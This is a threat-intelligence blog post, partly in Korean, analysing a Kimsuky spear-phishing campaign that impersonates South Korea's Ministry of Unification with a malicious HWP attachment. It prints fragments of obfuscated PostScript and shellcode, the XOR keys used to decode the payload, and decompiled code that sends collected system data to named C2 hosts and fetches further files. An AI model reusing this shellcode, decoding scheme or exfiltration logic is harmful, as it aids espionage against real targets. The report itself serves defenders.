

Kim Suki's organization begins 'Fake Striker' APT operation targeting Korea

Malicious code analysis report

by Alyac · 2019. 5. 20. 14:20

❤️ 17 💬 0



hello? This is East Security Security Response Center (ESRC).

Recently, as the level of cyber security threats has been increasing, cyber intelligence collection activities are frequently observed against major figures in the fields of ▲diplomacy, ▲security, ▲defense, ▲unification, and North Korea.

ESRC is confident that a specific government is systematically involved in several Advanced Persistent Threats (APTs) targeting Korea and has been spearheading cyber

They have the characteristic of focusing all their efforts on psychological-based attacks, taking advantage of the political situation or chaotic social atmosphere on the Korean Peninsula, and deceive users by pretending to send content from a trustworthy Korean government agency.

In addition, the cyber strategic and tactical system cleverly utilizes disruption and deception tactics to create confusion in identifying the origin of the threat or analyzing organizational properties.

“

The Kimsuky organization's latest APT attack, **'Operation Fake Striker'**, impersonates a fake Korean organization, and an account name similar to that of 'Lionel Messi', a famous Argentine soccer player and member of FC Barcelona, is found.

”

■ Background of ‘Operation Fake Striker’ impersonating the Ministry of Unification

ESRC received an urgent request for rapid analysis, along with a report that it was suspected of having suffered the latest APT attack.


Through the limited capture screens received through security cooperation, it was discovered that the information was disguised as the name of the sender and the head of the situation analysis department of the Ministry of Unification, and that it was decorated as a reference material on the status of the progress of the resumption of dialogue on the denuclearization of the Korean Peninsula.

This method impersonates a Korean government agency in the email subject, but both sender and recipient accounts use the same portal company email service, using ' [mail](#)

In addition, we did not forget to ask you to check and delete your email so that no traces remain or be reported externally.

The important thing here is to encourage replies by setting a deadline, and to encourage people to open the attached decoy file right away through arousing interest and psychological pressure.

Of course, the attached reference material is a malicious HWP document file containing malicious code, and depending on vulnerabilities, it may be exposed to other threats.



[Figure 1] Spear phishing email screen impersonating the Ministry of Unification

■ One level more obfuscated malicious HWP document attack technique emerges

Currently, the Kimsuky organization's cyber threat activity level is very high, and it appropriately uses attack vectors appropriate to the situation, such as spear phishing and watering holes.


Some published similar cases are as follows, and it is expected that there will be many more cases that have not been discovered.

2018-02-12	Operation Kimsuky's covert activities and Korean-tailored APT attacks are in progress.
2018-05-28	Analysis of 'Operation Onezero' APT attack conducted on documents related to Panmunjom Declaration
2018-11-27	APT attacks targeting areas related to security, diplomacy, and unification, by 'Operation Black Limousine'
2019-01-03	Operation NK New Year APT disguised as an evaluation of North Korea's 2018 New Year address appears
2019-01-07	APT attack against Unification Ministry reporters, beware of 'Operation Cobra'
2019-02-21	The latest APT attack carried out at the invitation of the 2nd North Korea-US summit discussion, Operation Round Table
2019-04-03	Kimsuky organization, Operation Stealth Power silence operation
2019-04-17	Kimsuky's true identity revealed in 'Smoke Screen', an APT campaign targeting the US
2019-05-13	Encrypted APT attack, Kimsuky organization's 'Smoke Screen' PART 2

The HWP malicious files newly identified in May do not differ significantly from the overall threat vector flow.

However, it seems to be focusing on bypassing the detection of security products by continuously changing the previously known Post Script and Shellcode obfuscation

When a malicious HTML document is executed, the following screen is displayed, making the user perceive it as a normal document.



[Figure 1-1] Screen displayed after a malicious document is executed

In addition, as in the case of the Stealth Power Silence Operation, the document software password setting function is appropriately used to prevent malicious attacks from being identified until the password is obtained.

When checking the 'reference material.hwp' file received this time, a specific 10-character password was set, the document writer was 'Lim Byeong-cheol', and the last saver was the 'MESSI' account.

File Name	참고자료.hwp
MD5	75892ed0a26593b90246c0856501a74e

ID	Name	Type	Value
2	Title	VT_LPWSTR	1
3	Subject	VT_LPWSTR	
4	Author	VT_LPWSTR	임병철
20	Date String	VT_LPWSTR	2015년 5월 24일 일요일 오전 9:37:09
5	Keywords	VT_LPWSTR	
6	Comments	VT_LPWSTR	
8	Last Saved By	VT_LPWSTR	MESSI
9	Revision Number	VT_LPWSTR	9, 0, 0, 562 WIN32LEWindows_Unknown_Version
12	Create Time	VT_FILETIME	2015-05-24 00:37:09 (UTC)
13	Last saved Time	VT_FILETIME	2019-05-15 02:55:30 (UTC)
11	Last Printed	VT_FILETIME	1601-01-01 00:00:00 (UTC)
14	Number of Pages	VT_I4	0
21	Para Count	VT_I4	0

Name	Value
Signature	HWP Document File
Version	5.0.4.0
압축 여부	1
암호 설정 여부	1
배포용 문서 여부	0
스크립트 저장 여부	0
DRM 보안 문서 여부	0
XMLTemplate 스토리지 존재 여부	0
문서 이력 관리 존재 여부	0
전자 서명 정보 존재 여부	0
공인 인증서 암호화 여부	0
전자 서명 예비 저장 여부	0
공인 인증서 DRM 보안 문서 여부	0
CCL 문서 여부	0

[그림 2] HWP 문서 파일 내부 포맷 정보

김수키 조직이 활용한 악성 HWP 문서들 중에는 동일 작성자가 포함된 문서가 여러차례 발견된 바 있는데, '판문점 선언 관련 내용의 문서로 수행된 [【작전명 원제로\(Operation Onezero\)】APT 공격 분](#)

문서 시간 일치
2015-05-24
09:37:09

✓ 2016-01-08
Kimsuky
Administrator
임병철

✓ 2017-06-06
Geumseong121
Lazy
임병철

✓ 2017-10-30
Geumseong121
Tames
임병철

[그림 3] 김수키와 금성121 비교 자료 화면

'참고자료.hwp' 파일 내부에는 'BIN0001.eps' 포스트 스크립트 코드가 포함되어 있고, 암호와 압축 설정이 해제되면 다음과 같은 내부 스크립트를 확인할 수 있습니다.

스크립트에는 암호화된 포스트 스크립트 선언부와 복호화 명령부분 그리고 인코딩된 페이로드 영역으로 나뉘어져 있습니다.

[illegible]

[그림 4] EPS 포스트 스크립트 코드 내부 화면

암호화된 포스트 스크립트 영역은 0xDF 키와 XOR 디코딩 루틴을 통해 복호화 과정을 거칩니다.

복호화된 코드에는 포스트 스크립트 명령을 통해 내부 셀코드 영역을 로드하게 됩니다.


```


length 1 sub { label23 exec 0 put } for label31 { label23 label33 label32 label34
1 label41 16#20 sub def } if label39 label40 label41 put } for label39 } bind de
4550 eq { exit } if } if } if /label45 label45 16#10000 sub def } loop label45 }
12 add label16 def label54 0 eq { quit } if label49 label54 add 14 label30 label
bel62 length def /label50 label45 dup 16#3C add label16 add def /label64 label45
f /label63 label45 label66 label71 2 bitshift add label16 add def exit } if pop
535657E877000000B90B2F0F308BF8E86B0000008BD8E87107000085C075558D442413B97A19776A
45EC0FBE06C1CF0D03F846807EFF0075F18B75FC8D040F3B45F0741D8B45EC433B5DF472D18B5618
578BF08945FC566A10FF55F83D040000C0751F03FF57566A0053FF55E06A00578BF0566A10FF55F8
55E885C078338B068B56046685C074290FB7C0D1E866837C42F82E751C0FB74C42FA83F965740583
FEFFFF5150EB67FF55F48A8D8CFEFFFFBE0515000084C9744B8D958CFEFFFF8D419F3C19770380C1
90C745BC01000000505353535353538D8568FCFFFF5053FF55ECF7D81BC02345E45F5E5B8BE55DC3
FFFFB9C838A4408BF8E871FAFFFFB9C5D8BDE78945F0E864FAFFFFB9AE87923F8945F4E857FAFFFF
00005656566A0457FF55F88BF085F6746D8B5DEC83C3F8895DF8745E8B5DE88B45F8813C1E5C28F8
45E050FFD30FB775E0B9E80300008BC68B5DFC99F7F9668B4DE288441D986A0A0FB7C1995FF7FF6A
FFFF5999F7F9044488841DD2FEFFFF0FB745E099F7FF33C05068800000006A035080C2426A018894
el82 true def /label83 0 def { .eqproc /label84 true def /label69 0 def label6 {
d 16#12 put label3 label85 16#1A add 16#00 put label3 label85 16#1B add 16#80 pu
abel20 label21 2 add 16#00 put label20 label21 3 add 16#80 put label20 label21 4
6#12 put label20 label21 2 add 16#00 put label20 label21 3 add 16#80 put label20
el92 label90 (ExitProcess) label61 def /label93 label89 <94C3> label78 def /labe
9 4 add label94 label17 label99 16#0C add label93 label17 label99 16#14 add labe

```

[그림 5] 포스트 스크립트 내부에 포함되어 있는 셸코드 화면

셸코드 명령이 정상적으로 작동하면, 'BIN0001.eps' 포스트 스크립트에서 페이로드가 인코딩된 특정 위치의 4바이트 값 0x5C 0x28 0xF8 0x1C 위치를 비교하게 됩니다.

디코딩 비교 4바이트 위치는 포스트 스크립트의 exec 실행 명령 다음으로 지정되어 있고, 변종에 따라 셸코드의 인코딩 비교 위치는 가변적으로 달라지고 있습니다.



[그림 6] 인코딩 코드 위치 비교 화면

인코딩된 페이로드는 4바이트의 0x6D, 0xA3, 0xC7, 0x7E 키로 XOR 복호화가 가능하며, 디코딩이 완료되면 2019년 03월 26일 오후에 빌드된 32비트 EXE 페이로드가 나타납니다.

이 모듈은 감염된 컴퓨터의 디렉토리 구성정보(dir), 시스템 정보(systeminfo), 프로세스 작업 정보(tasklist) 등을 수집하고 C2로 전송을 시도합니다.


공격자가 사용하는 명령제어(C2) 서버는 다음과 같습니다.

```
- nid2-naver-com.medianewsonline[.]com
: home/jpg/post[.]php
: home/jpg/download[.]php
```

'kalvin255@india[.]com' 입니다.

- C:\Documents and Settings\Administrator\My Documents\Auto
SendMail(naver)\Debug\SendMail.pdb

참고로 'mail.india.com' 서비스는 2019년 05월 06일부로 종료되었고, 'mail.com' 서비스로 전환 유도하고 있습니다.



[그림 6-1] 동일한 C2를 쓰는 메일 발송 프로그램

■ 유사 변종 사례 비교 및 후속 공격

악성코드가 수집한 정보가 C2 서버로 전송될 때는 다음과 같은 통신 매개변수 폼 데이터가 사용되는데, 과거 '[오퍼레이션 김수키\(Kimsuky\)의 은밀한 활동, 한국 맞춤형 APT 공격은 현재 진행형](#)' 블로그와 동

- WebKitFormBoundarywhpFxMBe19cSjFnG

```

v12 = 0;
v13 = 0;
v11 = 0;
v0 = dword_1001B3D0("Mozilla/4.0", 0, 0, 0, 0);
v1 = v0;
v15 = v0;
if ( v0 )
{
    v2 = dword_1001B3D4(v0, "www.followgho.byethost7.com", 0, 0, 0, 3, 0, 0);
    v3 = v2;
    v16 = v2;
    if ( v2 )
    {
        v4 = dword_1001B3D8(

```

```

while ( v24 );
*(_DWORD *)v23 = *(_DWORD *)"GHOST419";
*(_DWORD *)(v23 + 4) = *(_DWORD *)"T419";
*(_BYTE *)(v23 + 8) = aGh0st419[8];
v25 = (char *)v8 - 1;
do
    v26 = (v25++)[1];
while ( v26 );
*(_WORD *)v25 = 34;
v27 = (char *)v8 - 1;
do
    v28 = (v27++)[1];
while ( v28 );
qmemcpy(v27, "WrWnContent-Type: application/octet-streamWrWnWrWn", 0x2Du);
v29 = strlen((const char *)v8);
memcpy((char *)v8 + v29, (const void *)v37, v37);
qmemcpy(&v51, "WrWn-----WebKitFormBoundarywhpFxmBe19cSjFnG", 0x2Bu);
memset(&v52, 0, 0xD9u);

```

Name	Last modified	Size	Description
▲ Parent Directory		-	[unknown item..]
· post.php	2017-12-22 19:50	2.7K	PHP: Hypertext Pr
📄 GHOST419_UPD	2017-12-27 13:01	0	[unknown item..]
📄 GHOST419.down	2017-12-22 20:50	105K	[unknown item..]
📄 error.log	2017-12-27 13:21	300	[unknown item..]
· download.php	2017-12-22 19:50	513	PHP: Hypertext Pr
📄 Down.log	2017-12-27 13:01	59	[unknown item..]

[그림 7] 2017년 발견된 유사 위협 사례

그리고 추가 다운로드 명령을 받기 위해 사용하는 인자값으로 'tjdrhd16' 코드가 사용됩니다.

이 영문 알파벳 부분을 키보드 한글 입력상태로 타이핑하면 '성공16' 이라는 표현으로 변환됩니다.

```
push    ebx
push    ebp
push    esi
push    edi
push    207h          ; size_t
xor     esi, esi
lea     eax, [esp+250h+var_20B]
push    esi          ; int
push    eax          ; void *
mov     [esp+258h+var_20C], 0
call    _memset
push    offset aTjdrhd16 ; Korean : 성공16
push    offset aHomeJpgDownloa
lea     ecx, [esp+260h+var_20C]
push    offset aS?filenameS ;
push    ecx          ; LPSTR
call    ds:wsprintfA
add     esp, 1Ch
push    esi          ; _DWORD
push    esi          ; _DWORD
push    esi          ; _DWORD
push    esi          ; _DWORD
push    offset aMozilla5_0 ; "Mozilla/5.0"
mov     [esp+260h+var_230], esi
mov     [esp+260h+var_238], esi
mov     [esp+260h+var_234], esi
mov     [esp+260h+var_23C], esi
mov     [esp+260h+var_220], offset asc_412F8C ; "*/ *"
mov     [esp+260h+var_21C], esi
```

[그림 8] 추가 다운로드에 사용하는 한글 문자열

추가로 받아진 파일은 VMProtect 프로그램으로 패키징되어 있으며, 특정 이메일 서비스로 정보를 전송시도하는 것으로 확인됩니다. 현재 자세한 추가 분석을 진행하고 있습니다.

ESRC는 이와 거의 유사한 변종을 확보해 분석을 진행하고 있으며, 침해지표(IOC)와 종합 분석자료는 추후 '[쓰렛 인사이드\(Threat Inside\)](#)' 위협 인텔리전스 서비스를 통해 제공할 예정입니다.



태그

#GHOST419.down #kalvin255@india.com #Kimsuky #Messi
#nid2-naver-com.medianewsonline.com #Operation Fake Striker #SendMail.pdb #tjdrhd16
#WebKitFormBoundarywhpFxmBe19cSjFnG #김수키 #난독화 #참고자료.hwp #페이크 스트라이커

관련글

[더보기](#)

TA505, 반출 신고서, 출근부 등을
위장한 새로운 악성 파일 유포중!
2019.05.21

Trojan.Ransom.Sodinokibi 악
성코드 분석 보고서
2019.05.21

TA505조직, 다양한 피싱 메일 형
태로 악성 설치파일 유포 주의!
2019.05.16

한국어 구사 Konni 조직, 블루 스
카이 작전 'Amadey' 러시아 봇...
2019.05.16

댓글 0 개

이스트시큐리티 알약 블로그

This is East Security's official blog. East Security will become a leading company in cyb
er threat intelligence using AI technology.

Subscribe

name

password

☐ secret message

Leave a comment